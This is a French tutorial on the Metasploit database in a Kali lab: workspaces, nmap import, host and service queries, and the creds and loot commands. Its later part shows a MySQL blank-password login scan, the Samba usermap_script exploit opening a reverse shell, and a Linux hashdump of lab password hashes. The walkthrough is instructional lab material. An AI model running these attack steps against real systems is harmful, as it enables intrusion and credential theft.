Utilisation de la base de données dans Metasploit

Et de Nessus Scan

Configurez notre base de données Metasploit

Rappel : Si vous exécuter Métasploit via le raccourcis de kali

La base de données est déjà configurée.

Si non dans Kali, vous devrez démarrer le serveur postgresql avant d'utiliser la base de données.

```
root@kali:~# systemctl start postgresql
root@kali:~#
```

Après le démarrage de postgresql, vous devez créer et initialiser la base de données msf avec msfdb init

```
root@kali:~# msfdb init
Creating database user 'msf'
Saisir le mot de passe pour le nouveau rôle :
Le saisir de nouveau :
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

Utiliser des espaces de travail dans Metasploit

Lorsque nous chargeons msfconsole et que nous exécutons 'db_status', nous pouvons confirmer que Metasploit est correctement connecté à la base de données.


```
msf > db_status
[*] postgresql connected to msf
msf >
```

Voyant cette capacité est un moyen de garder une trace de nos activités et des analyses dans l'ordre. Il est impératif que nous commencions du bon pied. Une fois connecté à la base de données, nous pouvons commencer à organiser nos différents mouvements en utilisant ce qu'on appelle des « espaces de travail ». Cela nous donne la possibilité d'enregistrer différents scans à partir de différents emplacements / réseaux / sous-réseaux par exemple.


L'émission de la commande **'workspace'** à partir de **msfconsole** affiche les espaces de travail actuellement sélectionnés. L'espace de travail **' default '** est sélectionné lors de la connexion à la base de données, représentée par * à côté de son nom.

```
msf > workspace
* default
msf >
```

Créer et supprimer un espace de travail utilise simplement '-a' ou '-d'suivi du nom à l'invite msfconsole.



C'est aussi simple que d'utiliser la même commande et l'ajout du commutateur '-h' nous fournira les autres capacités de la commande.



À partir de maintenant, toute analyse ou importation à partir d'applications tierces sera enregistrée dans cet espace de travail.

Maintenant que nous sommes connectés à notre base de données et à notre configuration d'espace de travail, regardons le remplissage avec quelques données. Nous allons d'abord examiner les différentes commandes 'db_' disponibles à l'aide de la commande 'help' de msfconsole.

```
Database Backend Commands
=========================

    Command           Description
    -------           -----------
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces
```

Importation et numérisation

Nous pouvons le faire de plusieurs façons, en analysant un hôte ou un réseau directement à partir de la console ou en important un fichier à partir d'une analyse précédente. Commençons par importer un scan nmap de l'hôte 'metasploitable 2'. Ceci est fait en utilisant 'db_import' suivi du chemin vers notre fichier.

```
root@kali:~# nmap 192.168.49.129 -oX scanNmap
```

```
msf > db_import /root/scanNmap
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.1'
[*] Importing host 192.168.49.129
[*] Successfully imported /root/scanNmap
msf > hosts

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comme
nts
-------         ---                ----  -------  ---------  -----  -------  ----  -----
---
192.168.49.129  00:0c:29:fa:dd:2a        Unknown                    device

msf >
```

Une fois terminé, nous pouvons confirmer l'importation en émettant la commande 'hosts'. Cela affichera tous les hôtes stockés dans notre espace de travail actuel. Nous pouvons également analyser un hôte directement à partir de la console en utilisant la commande 'db_nmap'. Les résultats de l'analyse seront enregistrés dans notre base de données actuelle. La commande fonctionne de la même manière que la version en ligne de commande de 'nmap'

```
msf > db_nmap -A 192.168.49.130
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-01 21:18 CET
[*] Nmap: Nmap scan report for 192.168.49.130
[*] Nmap: Host is up (0.00029s latency).
[*] Nmap: Not shown: 997 closed ports
[*] Nmap: PORT    STATE SERVICE  VERSION
[*] Nmap: 22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   2048 05:63:f1:12:8d:de:7a:15:e1:fa:af:b4:e0:ce:74:6d (RSA)
[*] Nmap: |   256 ee:b9:c6:3d:e7:4e:b5:b8:a7:9f:b0:ff:3d:41:37:76 (ECDSA)
```

```
msf > hosts

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comme
nts
-------         ---                ----  -------  ---------  -----  -------  ----  -----
---
192.168.49.129  00:0c:29:fa:dd:2a        Unknown                   device
192.168.49.130  00:0c:29:53:54:e9        Linux              3.X    server

msf >
```

Sauvegarde de nos données

Exporter nos données en dehors de l'environnement Metasploit est très simple. En utilisant la commande 'db_export', toutes les informations collectées peuvent être sauvegardées dans un fichier XML. Ce format peut être facilement utilisé et manipulé plus tard à des fins de reporting. La commande a 2 sorties, le format 'xml' qui exportera toutes les informations actuellement stockées dans notre espace de travail actif, et le format 'pwdump' qui exporte tout ce qui concerne les informations d'identification utilisées / collectées.

```
msf > db_export -f xml /root/exporte.xml
[*] Starting export of workspace lab2 to /root/exporte.xml [ xml ]...
[*]     >> Starting export of report
[*]     >> Starting export of hosts
[*]     >> Starting export of events
[*]     >> Starting export of services
[*]     >> Starting export of web sites
[*]     >> Starting export of web pages
[*]     >> Starting export of web forms
[*]     >> Starting export of web vulns
[*]     >> Starting export of module details
```

Utilisation de la commande Hosts

Maintenant que nous pouvons importer et exporter des informations vers et depuis notre base de données, voyons comment nous pouvons utiliser ces informations dans msfconsole. De nombreuses commandes sont disponibles pour rechercher des informations spécifiques stockées dans notre base de données. Héberge les noms, les adresses, les services découverts, etc. Nous pouvons même utiliser les données résultantes pour remplir les paramètres du module tels que RHOSTS. Nous verrons comment cela se fera un peu plus tard.

La commande 'hosts' a été utilisée plus tôt pour confirmer la présence de données dans notre base de données. Regardons les différentes options disponibles et voyons comment nous l'utilisons pour nous fournir des informations rapides et utiles. L'émission de la commande avec '-h' affichera le menu d'aide.

```
msf > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -C <col1,col2>    Only show the given columns until the next restart (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -i,--info         Change the info of a host
  -n,--name         Change the name of a host
  -m,--comment      Change the comment of a host
  -t,--tag          Add or specify a tag to a range of hosts

Available columns: address, arch, comm, comments, created at, cred count, detected arch,
```

Nous allons commencer par demander à la commande 'hosts' d'afficher uniquement l'adresse IP et le type de système d'exploitation en utilisant le commutateur '-c'.

```
msf > hosts -c address,os_flavor

Hosts
=====

address         os_flavor
-------         ---------
192.168.49.129
192.168.49.130
```

Configuration de modules

Une autre fonctionnalité intéressante disponible pour nous, est la possibilité de rechercher toutes nos entrées pour quelque chose de spécifique. Imaginez que nous voulions trouver seulement les machines basées sur Linux de notre analyse. Pour cela, nous utiliserions l'option '-S'. Cette option peut être combinée avec notre exemple précédent et aider à affiner nos résultats.

```
msf > hosts -c address,os_flavor -S Linux

Hosts
=====

address         os_flavor
-------         ---------
192.168.49.130

msf >
```

En utilisant la sortie de notre exemple précédent, nous l'introduisons dans le module auxiliaire de scan 'tcp'.

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per h
ost
   DELAY        0                yes       The delay between connections, per thread, in
 milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by whi
ch to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(scanner/portscan/tcp) >
```

Nous pouvons voir par défaut, rien n'est défini dans '**RHOSTS**', nous allons ajouter le commutateur '**-R**' à la commande hosts et exécuter le module. Espérons qu'il fonctionnera et analysera notre cible sans aucun problème.

```
msf auxiliary(scanner/portscan/tcp) > hosts -c address,os_flavor -S Linux -R

Hosts
=====

address         os_flavor
-------         ---------
192.168.49.130

RHOSTS => 192.168.49.130

msf auxiliary(scanner/portscan/tcp) > run

[+] 192.168.49.130:       - 192.168.49.130:22 - TCP OPEN
[+] 192.168.49.130:       - 192.168.49.130:80 - TCP OPEN
```

Bien sûr, cela fonctionne également si nos résultats contiennent plus d'une adresse.

```
msf auxiliary(scanner/portscan/tcp) > hosts -R

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comme
nts
-------         ---                ----  -------  ---------  -----  -------  ----  -----
---
192.168.49.129  00:0c:29:fa:dd:2a        Unknown                    device
192.168.49.130  00:0c:29:53:54:e9        Linux              3.X     server

RHOSTS => 192.168.49.129 192.168.49.130
```

```
msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting               Required  Description
   ----         ---------------               --------  -----------
   CONCURRENCY  10                            yes       The number of concurrent ports
to check per host
   DELAY        0                             yes       The delay between connections,
per thread, in milliseconds
   JITTER       0                             yes       The delay jitter factor (maximu
m value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000                       yes       Ports to scan (e.g. 22-25,80,11
0-900)
   RHOSTS       192.168.49.129 192.168.49.130 yes       The target address range or CID
R identifier
   THREADS      1                             yes       The number of concurrent thread
s
   TIMEOUT      1000                          yes       The socket connect timeout in m
illiseconds
```

Vous pouvez voir à quel point cela peut être utile si notre base de données contenait des centaines d'entrées. Nous pouvons rechercher uniquement les machines Windows, puis définir très rapidement l'option RHOSTS du module auxiliaire smb_version. Le commutateur RHOSTS est disponible dans presque toutes les commandes qui interagissent avec la base de données.

Services

Une autre façon de rechercher la base de données est d'utiliser la commande **'services'**. Comme les exemples précédents, nous pouvons extraire des informations très spécifiques avec peu d'effort.

```
msf auxiliary(scanner/portscan/tcp) > back
msf > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o <f
ilename>] [addr1 addr2 ...]

  -a,--add          Add the services instead of searching
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
  -h,--help         Show this help information
  -s <name1,name2>  Search for a list of service names
  -p <port1,port2>  Search for a list of ports
  -r <protocol>     Only show [tcp|udp] services
  -u,--up           Only show services which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by

Available columns: created_at, info, name, port, proto, state, updated_at
```

De la même manière que la commande hosts, nous pouvons spécifier les champs à afficher. Couplé avec le commutateur '-**S**', nous pouvons également rechercher un service contenant une chaîne particulière.

```
msf > services -c name,info 192.168.49.129

Services
========

host            name          info
----            ----          ----
192.168.49.129  ftp
192.168.49.129  ssh
192.168.49.129  telnet
192.168.49.129  smtp
192.168.49.129  domain
192.168.49.129  http
192.168.49.129  rpcbind
192.168.49.129  netbios-ssn
192.168.49.129  microsoft-ds
192.168.49.129  exec
192.168.49.129  login
192.168.49.129  shell
```

Ici, nous recherchons tous les hôtes contenus dans notre base de données avec un nom de service contenant la chaîne 'http'.

```
msf > services -c name,info -S http

Services
========

host            name      info
----            ----      ----
192.168.49.129  http
192.168.49.130  http      Apache httpd 2.4.18 (Ubuntu)
192.168.49.130  ssl/http  Apache httpd 2.4.18 (Ubuntu)
```

Les combinaisons pour la recherche sont énormes. Nous pouvons utiliser des ports spécifiques ou des plages de ports. Nom de service complet ou partiel lors de l'utilisation des commutateurs '-s' ou '-S'. Pour tous les hôtes ou juste un petit nombre ... La liste s'allonge encore et encore. Voici quelques exemples, mais vous devrez peut-être expérimenter avec ces fonctionnalités afin d'obtenir ce que vous voulez et avez besoin de vos recherches.

```
msf > services -c name,info -p 445

Services
========

host            name          info
----            ----          ----
192.168.49.129  microsoft-ds
```

```
msf > services -c port,proto,state -p 70-81

Services
========

host            port  proto  state
----            ----  -----  -----
192.168.49.129  80    tcp    open
192.168.49.130  80    tcp    open
```

```
msf > services -s http -c port 192.168.49.129

Services
========

host            port
----            ----
192.168.49.129  80
```

```
msf > services -S irc

Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
192.168.49.129  6667  tcp    irc   open
```

CSV Export

Les commandes hosts et services nous permettent d'enregistrer les résultats de la requête dans un fichier. Le format de fichier est une valeur séparée par des virgules ou CSV. Suivi par le « -o » avec le chemin et le nom de fichier, les informations qui ont été affichées sur l'écran à ce stade seront maintenant enregistrées sur le disque.

```
msf > services -s http -c port 192.168.49.129 -o /root/http.csv

[*] Wrote services to /root/http.csv
msf > services -S Linux -o /root/linux.csv

[*] Wrote services to /root/linux.csv
msf > cat /root/http.csv
[*] exec: cat /root/http.csv

host,port
"192.168.49.129","80"
msf > cat /root/linux.csv
[*] exec: cat /root/linux.csv

host,port,proto,name,state,info
"192.168.49.130","22","tcp","ssh","open","OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 Ubuntu
 Linux; protocol 2.0"
"192.168.49.130","80","tcp","http","open","Apache httpd 2.4.18 (Ubuntu)"
"192.168.49.130","443","tcp","ssl/http","open","Apache httpd 2.4.18 (Ubuntu)"
msf >
```

Creds

La commande 'creds' est utilisée pour gérer les informations d'identification trouvées et utilisées pour les cibles dans notre base de données. L'exécution de cette commande sans aucune option affichera les informations d'identification actuellement sauvegardées.

```
msf > creds
Credentials
===========

host  origin  service  public  private  realm  private_type
----  ------  -------  ------  -------  -----  ------------

msf >
```

Comme avec la commande 'db_nmap', les résultats positifs relatifs aux informations d'identification seront automatiquement enregistrés dans notre espace de travail actif. Lançons le module auxiliaire 'mysql_login' et voyons ce qui se passe quand Metasploit scanne notre serveur

```
msf > search mysql_login

Matching Modules
================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   auxiliary/scanner/mysql/mysql_login                  normal  MySQL Login Utility


msf > use auxiliary/scanner/mysql/mysql_login
```

```
msf auxiliary(scanner/mysql/mysql_login) > hosts -R

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----  -------  ---------  -----  -------  ----  --------
192.168.49.129  00:0c:29:fa:dd:2a        Unknown                    device
192.168.49.130  00:0c:29:53:54:e9        Linux               3.X    server

RHOSTS => 192.168.49.129 192.168.49.130

msf auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting               Required  Description
   ----              ---------------               --------  -----------
   BLANK_PASSWORDS   false                         no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                             yes       How fast to bruteforce, from 0 to 5
```

```
msf auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.49.129:3306   - 192.168.49.129:3306 - Found remote MySQL version 5.0.51a
[-] 192.168.49.129:3306   - 192.168.49.129:3306 - LOGIN FAILED: root:msfadmin (Incorrect: Access denied
for user 'root'@'192.168.49.128' (using password: YES))
[+] 192.168.49.129:3306   - 192.168.49.129:3306 - Success: 'root:'
[*] Scanned 1 of 2 hosts (50% complete)
[-] 192.168.49.130:3306   - 192.168.49.130:3306 - Unable to connect: The connection was refused by the r
emote host (192.168.49.130:3306).
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) > creds
Credentials
===========

host            origin          service          public  private  realm  private_type
----            ------          -------          ------  -------  -----  ------------
192.168.49.129  192.168.49.129  3306/tcp (mysql)  root                    Blank password

msf auxiliary(scanner/mysql/mysql_login) >
```

Nous pouvons voir que le module était capable de se connecter à notre serveur mysql, et à cause de cela, Metasploit a sauvegardé automatiquement les informations d'identification dans notre base de données pour référence future.

Pendant la post-exploitation d'un hôte, la collecte des informations d'identification de l'utilisateur est une activité importante afin de pénétrer davantage un réseau cible. Lorsque nous recueillons des informations d'identification, nous pouvons les ajouter à notre base de données avec la commande 'creds add'.

```
msf auxiliary(scanner/mysql/mysql_login) > creds add user:Administrateur ntlm:7bf4f254b222bb24aad3b435b5
1404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
msf auxiliary(scanner/mysql/mysql_login) > creds
Credentials
===========

host            origin          service          public          private
                          realm  private_type
----            ------          -------          ------          -------
                          -----  ------------
                                                  Administrateur  7bf4f254b222bb24aad3b435b51404ee:2892d
26cdf84d7a70e2eb3b9f05c425e          NTLM hash
192.168.49.129  192.168.49.129  3306/tcp (mysql)  root
                                    Blank password
```

Loot

Une fois que vous avez compromis un système (ou trois), l'un des objectifs peut être de récupérer des hachages de hachage. À partir d'un système Windows ou * nix Dans le cas d'un vidage de hash réussi, cette information sera stockée dans notre base de données. Nous pouvons voir ces dumps en utilisant la commande 'loot'. Comme pour presque toutes les commandes, l'ajout du commutateur '-h' affichera un peu plus d'informations.

```
msf auxiliary(scanner/mysql/mysql_login) > back
msf > loot -h
Usage: loot <options>
 Info: loot [-h] [addr1 addr2 ...] [-t <type1,type2>]
  Add: loot -f [fname] -i [info] -a [addr1 addr2 ...] -t [type]
  Del: loot -d [addr1 addr2 ...]

  -a,--add          Add loot to the list of addresses, instead of listing
  -d,--delete       Delete *all* loot matching host and type
  -f,--file         File with contents of the loot to add
  -i,--info         Info of the loot to add
  -t <type1,type2>  Search for a list of types
  -h,--help         Show this help information
  -S,--search       Search string to filter by

msf >
```

```
msf > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.49.129
RHOST => 192.168.49.129
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.49.128
LHOST => 192.168.49.128
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.49.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo nGxSJ9Qi5KVltfzl;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "nGxSJ9Qi5KVltfzl\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.49.128:4444 -> 192.168.49.129:53451) at 2018-01-01 22:24:02
+0100

^Z
Background session 1? [y/N]  y
msf exploit(multi/samba/usermap_script) >
```

```
msf > use post/linux/gather/hashdump
msf post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(linux/gather/hashdump) > set SESSION 1
SESSION => 1
msf post(linux/gather/hashdump) > run

[!] SESSION may not be compatible with this module.
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:
/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20180101222622_lab2_192.168.49.129_linux.hashes_660302.tx
t
[*] Post module execution completed
msf post(linux/gather/hashdump) >
```

```
msf post(linux/gather/hashdump) > loot

Loot
====

host             service  type          name                  content     info
  path
----             -------  ----          ----                  -------     ----
  ----
192.168.49.129           linux.hashes  unshadowed_passwd.pwd  text/plain  Linux Unshadowed Password File
  /root/.msf4/loot/20180101222622_lab2_192.168.49.129_linux.hashes_660302.txt
192.168.49.129           linux.passwd  passwd.tx              text/plain  Linux Passwd File
  /root/.msf4/loot/20180101222621_lab2_192.168.49.129_linux.passwd_908726.txt
192.168.49.129           linux.shadow  shadow.tx              text/plain  Linux Password Shadow File
  /root/.msf4/loot/20180101222621_lab2_192.168.49.129_linux.shadow_226725.txt

msf post(linux/gather/hashdump) >
```